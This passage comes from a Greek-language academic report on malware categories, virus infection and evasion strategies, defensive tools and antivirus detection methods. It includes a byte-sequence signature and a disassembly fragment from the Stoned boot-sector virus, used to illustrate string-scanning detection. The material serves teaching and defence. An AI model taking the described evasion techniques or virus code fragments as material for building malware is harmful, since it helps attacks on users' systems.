Πρόκειται για ιούς οι οποίοι δρουν στην «καρδιά» του συστήματος, το πρόγραμμα BIOS της μητρικής. Η στοχοποιημένη λοιπόν περιοχή είναι η μνήμη ROM της μητρικής, με τη επανεγγραφή της με το μολυσμένο πρόγραμμα να μπορεί να αποβεί μοιραία για το σύστημα μιας και αποτελεί την ίδια του τη βάση. Παράδειγμα τέτοιου ιού αποτελεί ο Chernobyl (1999) ο οποίος σε συγκεκριμένη ημερομηνία δεν επέτρεπε την εκκίνηση του συστήματος, οδηγώντας σε πολλές περιπτώσεις στην αντικατάσταση του chip της μητρικής.

2.2.6 Μακρο-Ιοί

Η ονομασία των ιών της συγκεκριμένης κατηγορίας έχει άμεση σχέση με το πεδίο δράσης τους, αφού στοχεύουν σε αρχεία που περιέχουν μακροεντολές (macros). Αν μάλιστα ληφθεί υπόψη πως η χρήση των μακροεντολών εντοπίζεται στην αυτοματοποίηση διαδικασιών κυρίως σε εφαρμογές γραφείου, γίνεται αντιληπτό πως η δράση του ιού μπορεί να γίνει εύκολα ανεξέλεγκτη, πόσο μάλλον όταν πρόκειται για τόσο δημοφιλείς εφαρμογές. Οι ιοί Concept και Laroux (1996) που δρούσαν στο πλαίσιο του Microsoft Word και Excel αντίστοιχα, καθώς και ο ιός Melissa (1999) αποτελεί χαρακτηριστικά παραδείγματα της κατηγορίας.

2.2.7 Σκουλίκια (Worms)

Το βασικό χαρακτηριστικό αυτού του τύπου λογισμικού είναι η αυτονομία του αφού δε διακρίνεται για το συνήθη παρασιτικό χαρακτήρα των προαναφερόμενων κατηγοριών. Αυτό έχει ως αποτέλεσμα να μην απαιτείται η παρουσία κάποιου αρχείου ξενιστή όπως επίσης και η ανθρώπινη συμμετοχή. Αντίθετα ο πολλαπλασιασμός του ιού επιτυγχάνεται με ενσωματωμένο κώδικα. Ένα ακόμα «δυνατό» τους σημείο είναι ότι μπορούν να εκμεταλλευτούν το δικτυακό υπόβαθρο του συστήματος, έτσι ώστε να επιτύχουν την εξάπλωσή τους.

Η βασική τους τεχνική για τη μόλυνση δικτυωμένων Η/Υ είναι η υπερχείλιση καταχωρητή (buffer overflow), οπότε και δημιουργούνται αντίγραφα του ιού με αποτέλεσμα την αναπαραγωγή του (Scanning Worms). Η αδυναμία που εκμεταλλεύεται ο συγκεκριμένος ιός είναι η δέσμευση μνήμης μεγαλύτερου μεγέθους από αυτό που πραγματικά απαιτεί η εκάστοτε μεταβλητή εισόδου, με αποτέλεσμα τη μεταφορά της παραπάνω πληροφορίας σε γειτονικές θέσεις μνήμης. Με αυτόν όμως τον τρόπο μεταβάλλεται ο κώδικας που πρόκειται να εκτελεστεί.

Παράδειγμα ιού αυτής της κατηγορίας είναι ο ιός Blaster η επίθεση του οποίου έλαβε χώρα την 11η Αυγούστου 2003, με τους μολυσμένους υπολογιστές να φτάνουν τους 330.000 σε μία μόνο μέρα και τα χειρότερα να αποφεύγονται με την επέμβαση των τεχνικών της Microsoft με την αλλαγή των διευθύνσεων των διακομιστών της εταιρείας [11].


Άλλα παραδείγματα αποτελούν το worm Nimda (2001) το οποίο μόλυνε το σύστημα μέσω ενός συνημμένου αρχείου wav που εκτελούνταν αυτόματα μέσω του Outlook και ο πολύ γνωστός ιός «I love you» (Μάιος 2000) ο οποίος προκάλεσε πολυδάπανες ζημίες εξαιτίας των μολυσμένων υπολογιστών.

Η σύγχρονη αντιμετώπιση των ιών αυτής της κατηγορίας μπορεί να επιτευχθεί μέσω της κατάλληλης κάθε φορά επιδιόρθωσης (patch) από το δικτυακό τόπο της Microsoft.


2.2.8 Δούρειοι Ίπποι (Trojan Horses)

Η «ομηρική παραπομπή» της συγκεκριμένης κατηγορίας ιών οφείλεται στον τρόπο με τον οποίο γίνεται η απόπειρα εισόδου του ιού στο προς μόλυνση σύστημα, καλυμμένος δηλαδή με τη μορφή ενός χρήσιμου προγράμματος με τον κακόβουλο κώδικα να είναι ενσωματωμένος. Πολλές φορές μπορεί να αποτελέσουν το μέσο μεταφοράς άλλων ιών.

Όπως φαίνεται στο ακόλουθο διάγραμμα σύμφωνα με σχετική έκθεση των εργαστηρίων της PandaSecurity που αφορά το πρώτο τρίμηνο του 2014, η κατηγορία των trojans αποτελεί τη βασική κατηγορία ιών στη σύγχρονη πληροφοριακή πραγματικότητα, συγκεντρώνοντας ποσοστό παρουσίας της τάξης του 80% (το αντίστοιχο ποσοστό για το 2011 ήταν 73%). Είναι σημαντικό να αναφερθεί πως στη συγκεκριμένη έκθεση συμπεριλαμβάνονται όλες οι επιθέσεις σε κινητά με λειτουργικό Android, η διακίνηση malware μέσω Facebook, το Megaupload, cyber-war καθώς και οι τελευταίες επιθέσεις των Anonymous και LulzSec, καθιστώντας την έρευνα επίκαιρη όσον αφορά τα σύγχρονα πληροφοριακά δρώμενα.




Διάγραμμα 4: Ποσοστά μολύνσεων υπολογιστών ανά κατηγορία ιών (PandaLabs Annual Report 2014)



Γράφημα 1:"Μερίδιο" Μολύνσεων 2012-2014

Μελετώντας τις εκθέσεις του πρώτου εξαμήνου των τριών τελευταίων ετών (2012-2014), παρατηρούμε ότι η κατηγορία των Trojans συνεχίζει να κατέχει το κυριότερο «μερίδιο μολύνσεων» το οποίο και παρουσιάζει αυξητική τάση. Ακολουθούν οι Ιοί και τα Worms που φαίνεται πως παρουσιάζουν πτώση, τάση που δείχνει πως οι παραδοσιακές επιθέσεις δείχνουν να υποκαθίστανται από νέες και πιο εξελιγμένες μορφές κακόβουλων λογισμικών.

Μεγάλο ενδιαφέρον παρουσιάζει η τελευταία μελέτη της Panda για το ποσοστό των νέων πρωτοεμφανιζόμενων ειδών κακόβουλου λογισμικού για το πρώτο τρίμηνο του 2014, που όπως φαίνεται και στο παρακάτω σχήμα τα Trojans κυριαρχούν και σε αυτήν την κατηγορία [12].



Εικόνα 2. 1: Νέα πρωτοεμφανιζόμενα ήδη κακόβουλου λογισμικού

2.2.9 Spyware

Η συγκεκριμένη κατηγορία κακόβουλου λογισμικού στοχεύει στην υποκλοπή σχετικών με το χρήστη πληροφοριών (ανάμεσά τους μπορεί να είναι κωδικοί χρήσης αλλά και συναλλαγών). Τα στοιχεία υποκλέπτονται συνήθως μέσω της ανάγνωσης των πληκτρολογούμενων χαρακτήρων και την προώθησή τους μέσω e-mail σε τρίτους. Στη συγκεκριμένη κατηγορία εντάσσονται και οι dialers, στις παρενέργειες των οποίων συμπεριλαμβάνεται η πραγματοποίηση υπεραστικών κλήσεων και οι υπέρογκες χρεώσεις.

2.2.10 Adware (advertising-supported software)

Το λογισμικό αυτού του είδους θεωρείται κακόβουλο εφόσον οι διαφημίσεις και οι προωθητικές ενέργειες που υποστηρίζει δεν φτάνουν στο χρήστη με τη συναίνεσή του. Συνήθως συνεργάζεται με το λογισμικό spyware, εκμεταλλευόμενο τη δημιουργούμενη mailing list από τα υποκλεπτόμενα στοιχεία. Εκτός από τα διαφημιστικά μηνύματα, οι παρενέργειες μπορεί να είναι αλλαγή της αρχικής σελίδας του browser (browser hijacking), λανθασμένη αναδρομολόγηση (web spoofing) κτλ. Από το παραπάνω συγκριτικό πίνακα, παρατηρούμε πως οι τελευταίες δύο κατηγορίες παρουσιάζουν στο σύνολό τους μια διαρκή αυξητική πορεία τα τελευταία χρόνια.

2.2.11 Hoax

Το λογισμικό της συγκεκριμένης κατηγορίας δεν είναι επικίνδυνο εφόσον αγνοηθεί, αφού πρόκειται ουσιαστικά για «ψευδείς» προειδοποιήσεις που προτρέπουν το χρήστη να προβεί σε δήθεν απαραίτητες ενέργειες για την εξουδετέρωση του ιού (για παράδειγμα να διαγράψει ένα αρχείο μείζονος σημασίας για τη λειτουργία του συστήματος).

2.2.12 Γλώσσες Συγγραφής σεναρίων (scripting languages)

Βασίζονται στην αυξημένη αλληλεπίδραση που χαρακτηρίζει τις σύγχρονες διαδικτυακές συνδέσεις και η οποία απαιτεί την εκτέλεση κινητού κώδικα (από τη μεριά του client) όπως Javascript, Java Applets και ActiveX.

2.2.13 Αρθρωτός Κώδικας

Η συγκεκριμένη τεχνολογία μπορεί να αποτελέσει «όχημα» κακόβουλου λογισμικού εξαιτίας του χαρακτηριστικού της να αποτελείται από διαφορετικά ανεξάρτητα τμήματα (components) κώδικα τα οποία θα πρέπει να συνεργαστούν σε ένα ενιαίο τελικά πρόγραμμα (όπως για παράδειγμα οι βιβλιοθήκες δυναμικών συνδέσεων –dynamic link libraries και τα προγράμματα plug - in).

2.2.14 Ιοί Stealth

Το κύριο χαρακτηριστικό της συγκεκριμένης κατηγορίας ιών είναι η προσπάθεια απόκρυψης της παρουσίας τους. Για παράδειγμα, όταν πραγματοποιείται αίτηση ελέγχου ακεραιότητας ενός προγράμματος, ο ιός «επιστρέφει» αμέσως την αμόλυντη έκδοση ξεγελώντας έτσι το λογισμικό antivirus. Το σύνηθες πεδίο δράσης τους είναι ο πυρήνας του λειτουργικού συστήματος (Kernel). Υποκατηγορία αποτελούν οι ρετρο-ιοί, οι οποίοι με τον ίδιο μηχανισμό δράσης δε στοχεύουν στο σύστημα αλλά στο ίδιο το λογισμικό antivirus.

2.2.15 Πολυμορφικοί Ιοί

Η πολυμορφικότητα αυτών των ιών έγκειται στη δημιουργία αντιγράφων του εαυτού τους μέσω τεχνικών συμπίεσης ή κρυπτογράφησης του κώδικά τους και εισαγωγής «θορύβου», που ξεγελούν το antivirus. Στις τεχνικές αυτές ανήκουν οι ρουτίνες μετάλλαξης (Mutation Engines) οι οποίες εξυπηρετούν αυτήν ακριβώς την πολυμορφικότητα.

2.3 Στρατηγικές δράσης των ιών

Οι ακολουθούμενες από τον ιό στρατηγικές δράσης ποικίλουν, έχοντας όμως μια κοινή συνισταμένη, αυτήν της προσπάθειας εξαπάτησης του χρήστη και του λογισμικού antivirus έτσι ώστε να μη γίνουν αντιληπτά. Στις στρατηγικές αυτές μπορούν να συμπεριληφθούν τεχνικές όπως:

- **Κλωνοποίηση (Overwriting)**: Αποτελεί μια από τις πιο πρωτόγονες στρατηγικές, με την απλότητά της όμως να ενισχύει την αυξημένη της χρήση ακόμα και σήμερα. Ο ιός δημιουργεί αντίγραφα του εαυτού του με αποτέλεσμα την εξάπλωσή του σε όλο και περισσότερους πόρους του συστήματος.
- **Ταίριασμα σε υπάρχοντα αρχεία (companion Infection)**: Ο ιός χρησιμοποιεί το ίδιο όνομα με εκτελέσιμα αρχεία, με διαφορετική όμως κατάληξη για να διατηρήσει την προτεραιότητα όταν κληθεί η συνάρτηση εκτέλεσης (όπως συμβαίνει σε αρχεία με την κατάληξη .com έναντι εκείνων με την κατάληξη .exe).
- **Προσάρτηση (appending)**: Μέσω της συγκεκριμένης τεχνικής, μια εντολή προσαρτάται στο κώδικα του υγιούς αρχείου, υπαγορεύοντας στον εκτελέσιμο κώδικα να μεταβεί στην πρώτη εντολή της μολυσμένης έκδοσής του.
- **Αρχική προσθήκη (prepending)**: Αποτελεί ουσιαστικά μια παραλλαγή της προηγούμενης τεχνικής, με την προσάρτηση να γίνεται στην αρχή του εκτελέσιμου κώδικα.
- **Εκμετάλλευση του κενού χώρου (spacefiller)**: Η συγκεκριμένη στρατηγική υποδεικνύει τ «γέμισμα» του κενού χώρου του εκτελέσιμου κώδικα, διατηρώντας έτσι το πλεονέκτημα να μη γίνει αντιληπτός ο ιός από τεχνικές ανίχνευσης που ελέγχουν μεταβολές στο μέγεθος του εκάστοτε αρχείου.
- **Συμπίεση (compressing)**: Στόχος και αυτής της στρατηγικής είναι η συμπίεση του μολυσματικού κώδικα για να μην προκύψει με την ενσωμάτωση του μεταβολή στο μέγεθος του υγιούς αρχείου.
- **Κρυπτογράφηση (encrypting)**: Ο ιός χρησιμοποιεί ένα ζεύγος κρυπτογράφησης και αποκρυπτογράφησης έτσι ώστε να μη γίνεται αντιληπτός. Μάλιστα, όσο περισσότερα και πολυπλοκότερα είναι αυτά τα ζεύγη τόσο δυσχεραίνει η αντιμετώπιση του ιού. Η επιλογή των ζευγών που θα χρησιμοποιηθούν κάθε φορά μπορεί να περιλαμβάνει το σύνολό τους ή την τυχαία επιλογή μερικών.
- **Εκμετάλλευση κινητού κωδικά (mobile code)**: Ο ιός χρησιμοποιεί ως «όχημα» κινητό κώδικα (όπως Java applets, JavaScript scripts, Visual Basic Scripts, ActiveX controls), προγράμματα

δηλαδή που η εισαγωγή τους γίνεται από ένα απομακρυσμένο σύστημα και η εκτέλεσή τους γίνεται τοπικά [13,14].

2.4 Τρόποι αντιμετώπισης

Η αντιμετώπιση του κακόβουλου λογισμικού μπορεί να γίνει με την επιλογή ενός ή περισσοτέρων τρόπων, όπως καταγράφονται στο ακόλουθο διάγραμμα. Βέβαια, πρέπει να γίνει κατανοητό ότι ακόμα και η επιλογή ενός πλήρους συνδυασμού όλων των διαθέσιμων επιλογών δεν εξασφαλίζει την 100% επιτυχή αντιμετώπιση όλων των «επιθέσεων», πόσο μάλλον όταν οι επιλεχθείσες λύσεις είναι λιγότερες. Στη συνέχεια για λόγους πληρότητας της εργασίας θα γίνει μια σύντομη αναφορά σε αυτούς του τρόπους αντιμετώπισης, εκτός από το λογισμικό antivirus που αναλυθεί εκτενέστερα στις επόμενες ενότητες.

Διάγραμμα 5:Τρόποι αντιμετώπισης κακόβουλου λογισμικού

Τα **συστήματα Firewall** διενεργούν ουσιαστικά έναν έλεγχο πρόσβασης στα δεδομένα του προστατευμένου συστήματος. Οι βασικές τους συνιστώσες λειτουργίας είναι το **φιλτράρισμα πακέτων** (packet filters) και οι **πύλες επιπέδου εφαρμογής** (application gateways). Το φιλτράρισμα μπορεί να

λάβει χώρα με βάση διάφορες παραμέτρους του πακέτου, όπως διεύθυνση IP και είδος πρωτοκόλλου και με βάση κανόνες που ορίζουν την πρόσβαση από και προς το σύστημα. Στην περίπτωση του **στατικού φίλτρου** οι παράμετροι εκτιμώνται τη δεδομένη χρονική στιγμή, ενώ σε αυτή του **δυναμικού** με βάση πρότερη συμπεριφορά του συστήματος, αποκλείοντας πακέτα που δε συμφωνούν με τα αναμενόμενα. Οι πύλες επιπέδου εφαρμογής (gateways ή αλλιώς proxies βρίσκουν εφαρμογή σε δικτυακά συστήματα και λειτουργώντας ταυτόχρονα ως client και ως server, ελέγχουν τις συνδέσεις που πραγματοποιούνται κάθε φορά ανάμεσα στους εσωτερικούς και στους εξωτερικούς χρήστες ενός συστήματος (είναι συνήθης η χρήση τους σε δίκτυα επιχειρήσεων).

Τα **εργαλεία ανίχνευσης ευπαθειών** του συστήματος, εξετάζουν το ίδιο το σύστημα και όχι τα ανταλλασσόμενα δεδομένα. Ο έλεγχος μπορεί να είναι μερικός ή ολικός, περιοδικός, συνεχής ή τυχαίος, τοπικός ή απομακρυσμένος. Και σε αυτή την περίπτωση όμως η εκτίμηση γίνεται με βάση μια βάση δεδομένων που έχει καταρτισθεί από ήδη γνωστές επιθέσεις.

Τα **συστήματα Ανίχνευσης Εισβολών** (Intrusion Detection Systems), βασίζονται στον εντοπισμό ιχνών που μπορούν να καταδείξουν μια ενδεχόμενη επίθεση. Η «δεξαμενή» πληροφοριών στην οποία ανατρέχουν είναι τα αρχεία καταγραφής και ελέγχου (logging and audit) του συστήματος ενώ στα ίχνη συμπεριλαμβάνονται port scans, συγχρονισμένες επιθέσεις DOS κ.λ.π). Για τη διαπίστωση μιας επίθεσης (misuse detection), είτε τα ίχνη συγκρίνονται με καταγεγραμμένα από προηγούμενα περιστατικά (όπως αυτά έχουν αποθηκευτεί σε μια σχετική βάση δεδομένων), περιορίζοντας όμως την επιτυχία της διαδικασίας σε ήδη γνωστές επιθέσεις, είτε εκτιμά την κίνηση των δεδομένων με βάση παραμέτρους που έχει θέσει ο διαχειριστής (για παράδειγμα είδη και μέγεθος πακέτων, τύποι πρωτοκόλλων, αριθμοί θυρών) για τυχόν αποκλίσεις από τη συνήθη συμπεριφορά του συστήματος (anomaly detection). Σε περίπτωση που ο **ανιχνευτής** εκτός από τον εντοπισμό προβαίνει και στην αντιμετώπιση της απειλής, τότε χαρακτηρίζεται ως ενεργητικός (απαιτείται η συνεργασία και με άλλους τρόπους αντιμετώπισης) αλλιώς ως παθητικός

Η **λήψη Αντιγράφων Ασφάλειας** (Backup), επιτρέπει στο χρήστη του συστήματος να επαναφέρει ολόκληρο το σύστημά του ή μέρους αυτού σε περίπτωση που έχει απώλειες από τη δράση ενός ιού. Η διαδικασία θα πρέπει να διέπεται από συνέπεια όσον αφορά στο πως και στο πότε λαμβάνει χώρα, έτσι ώστε να είναι αποτελεσματική.

3 Ανάλυση Λογισμικού Antivirus

3.1 Μηχανισμός λειτουργίας

Η βασική «ιδέα» λειτουργίας ενός προγράμματος antivirus είναι η ανάλυση πληροφορίας, η τυχόν εύρεση μόλυνσης και η αφαίρεση αυτής της μόλυνσης από το εξεταζόμενο σύστημα. Η ανάλυση της πληροφορίας εξαρτάται από την πηγή από την οποία προέρχεται, για παράδειγμα διαφορετική αντιμετώπιση υφίσταται στην περίπτωση ενός αφαιρούμενου δίσκου και διαφορετική στην ανταλλασσόμενη πληροφορίας μέσω ηλεκτρονικού ταχυδρομείου ή ενός τοπικού δικτύου.

Η «διαδρομή» της πληροφορίας είναι σαφής όσον αφορά στην αρχή και στο τέλος της. Ξεκινά από το σύστημα «Πηγή» και καταλήγει στο σύστημα «Προορισμός», όπως παρουσιάζεται στο ακόλουθο διάγραμμα.

Η ερμηνεία της πληροφορίας εξαρτάται από το αν το σύστημα ερμηνείας εφαρμόζεται σε κάποιο λειτουργικό σύστημα, εφαρμογή ή ειδικό μηχανισμό. Μάλιστα, το σύστημα ερμηνείας πρέπει να είναι συγκεκριμένο για κάθε λειτουργικό σύστημα. Για παράδειγμα, στην περίπτωση των Windows 9x, χρησιμοποιείται ένα εικονικό πρόγραμμα οδήγησης (virtual driver VxD) το οποίο παρακολουθεί σε μόνιμη βάση τη δραστηριότητα των δίσκων του συστήματος. Κάθε φορά που υφίσταται πρόσβαση σε κάποιο δίσκο, το συγκεκριμένο πρόγραμμα ανακόπτει τις εντολές ανάγνωσης και γραφής στο δίσκο για να «σκανάρει» την προς διακίνηση πληροφορία. Το πρόγραμμα αυτό «εδρεύει» στον πυρήνα του λειτουργικού (kernel mode για τα Windows 9NT/2000/XP και NLM για τα Novell).

Στην περίπτωση που το antivirus καλείται να δράσει σε άλλες των λειτουργικών συστημάτων εφαρμογές, ο μηχανισμός ερμηνείας της πληροφορίας είναι διαφορετικός, ανάλογα με την εκάστοτε εφαρμογή. Για παράδειγμα, στην περίπτωση των CVP Firewalls, το Firewall είναι εκείνο που παρέχει την πληροφορία στο antivirus, με την ανίχνευση να γίνεται σύμφωνα με το πρωτόκολλο CVP [15]. Τέλος, για ειδικές εφαρμογές, ένας ξεχωριστός μηχανισμός μεσολαβεί για την παροχή της πληροφορίας προς το antivirus, το οποίο θα ερμηνεύσει τελικά την πληροφορία.

Αν κατά την ανίχνευση της πληροφορίας, εντοπιστεί ένα είδος απειλής, ακολουθούν οι εξής ενέργειες:


- Η «καθαρή» πληροφορία θα συνεχίσει τη διαδρομή της προς τον τελικό της προορισμό (π.χ μια διαδικασία αντιγραφής θα ολοκληρωθεί ή ένα mail θα ληφθεί από τον παραλήπτη του).
- Στέλνεται μια ειδοποίηση σχετικά με τη μολυσμένη πληροφορία στη διεπαφή του χρήστη. Η διεπαφή ποικίλλει με τη σειρά της ανάλογα με το χρήστη. Έτσι, αν πρόκειται για μια θέση εργασίας, η ειδοποίηση είναι ένα μήνυμα στην οθόνη του χρήστη, αν πρόκειται για εξυπηρετητή, η ειδοποίηση είναι ένα ηλεκτρονικό μήνυμα προς το διαχειριστή ή μια είσοδος σε μια αναφορά δραστηριότητας.

3.1.1 Μηχανισμός ανίχνευσης

Παραπάνω έγινε αναφορά για το πώς φτάνει στο antivirus η προς ανίχνευση πληροφορία και ποιες είναι οι ενέργειες του προγράμματος ανάλογα με το αποτέλεσμα της ανίχνευσης. Ο πυρήνας ενός λογισμικού antivirus είναι η διαδικασία της ανίχνευσης, αφού μέσω αυτής θα εντοπιστεί ο ιός.

Οι μέθοδοι ανίχνευσης μπορούν να διαιρεθούν σε δύο μεγάλες κατηγορίες. Στη πρώτη, η πληροφορία συγκρίνεται με μια βάση δεδομένων (virus signatures) και τυχόν ομοιότητες ερμηνεύονται ως παρουσία ιών. Στη δεύτερη, που είναι και πολυπλοκότερη, αναλύεται η συμπεριφορά της πληροφορίας και συγκρίνεται με πιθανά σενάρια (heuristic scanning), τα οποία «κρύβουν» συγκεκριμένο βαθμό επικινδυνότητας (για παράδειγμα ένα αρχείο διαμόρφωσης είναι εν δυνάμει απειλή για το σύστημα οπότε πρέπει να προειδοποιείται ο χρήστης).

Βασικό μειονέκτημα της πρώτης μεθόδου είναι ότι απαιτείται καθημερινή ενημέρωση της βάσης δεδομένων των προς σύγκριση ιών, ενώ της δεύτερης είναι ότι συχνά υφίστανται περιττές προειδοποιήσεις για πληροφορίες η ασφάλεια των οποίων είναι εκ των προτέρων γνωστή [16].



Διάγραμμα 6: Βασικό δομικό διάγραμμα μηχανισμού λειτουργίας ενός προγράμματος antivirus

3.2 Τεχνικές ανίχνευσης

3.2.1 Στατικές

Η στατική ανάλυση κατά τη λειτουργία ανίχνευσης ενός λογισμικού antivirus διακρίνεται από το βασικό χαρακτηριστικό της απουσίας εκτέλεσης του ύποπτου μολυσματικού κώδικα. Περιλαμβάνει ένα πλήθος μεθόδων, που περιγράφονται αναλυτικά στη συνέχεια [17]. Ασφαλώς, ένα λογισμικό antivirus συνδυάζει διαφορετικούς μεθόδους προκειμένου να μεγιστοποιηθεί η αποτελεσματικότητά του (μια πρακτική σχεδιασμού που είναι και η επιθυμητή).

3.2.1.1 Μέθοδος Ανίχνευσης Συμβολοσειρών (String Scanning)

Αποτελεί την απλούστερη μέθοδο ανίχνευσης (ανήκει στην πρώτη γενιά ανιχνευτών), με το λογισμικό να αναζητά μια ακολουθία από bytes (strings-συμβολοσειρά) η οποία εμφανίζεται συνήθως στην περίπτωση ιών και όχι άλλων προγραμμάτων.

Οι εξαγόμενες κάθε φορά ακολουθίες οργανώνονται σε βάσεις δεδομένων οι οποίες με τη σειρά τους χρησιμοποιούνται από τις μηχανές ανίχνευσης του antivirus για να πραγματοποιήσουν τη νέα ανίχνευση που τους έχει ζητηθεί. Βασική παράμετρος της μεθόδου είναι ο επιτρεπόμενος χρόνος ανίχνευσης, που πρέπει να γίνει με τέτοιο τρόπο διαχειρίσιμος έτσι ώστε να μεγιστοποιήσει την απόδοση της ανίχνευσης.

Ας υποτεθεί το απόσπασμα κώδικα του ιού Stoned (ανήκει στην κατηγορία των boot sectors ιών) της ακόλουθης εικόνας έτσι όπως έχει εισαχθεί στον IDA [18]. Ο αρχικός κώδικας διαβάζει τον τομέα εκκίνησης των δισκετών μέχρι τέσσερις φορές και επανεκκινεί τη δισκέτα μεταξύ των προσπαθειών. Ο ιός χρησιμοποιεί τις εντολές PUSH CS, POP ES προκειμένου να οδηγήσει το πρόγραμμα στο μολυσμένο τμήμα του κώδικα. Με την κλήση (γραμμή CS:[09]) ο εκτελέσιμος κώδικας μεταβαίνει στην αρχή του ιού. Το μήνυμα που εμφανίζεται στο χρήστη σε κάθε τέτοια μετάβαση αφορά στην αποτυχία ενημέρωσης των καταχωρητών CX και DX. Σύμφωνα με την έξοδο του disassembler, η εμφανιζόμενη ακολουθία bytes που σχετίζεται με τη συγκεκριμένη μετάβαση είναι η:

0400 B801 020E 07BB 0002 33C9 8BD1 419C

η οποία μπορεί να λειτουργήσει για τον εντοπισμό του συγκεκριμένου ιού, σε διαφορετικές μάλιστα εκδοχές του εφόσον η μηχανή αναζήτησης του antivirus προσανατολιστεί στη συγκεκριμένη ακολουθία.

```
seg000:7C40 BE 04 00                    mov     si, 4           ; Try it 4 times
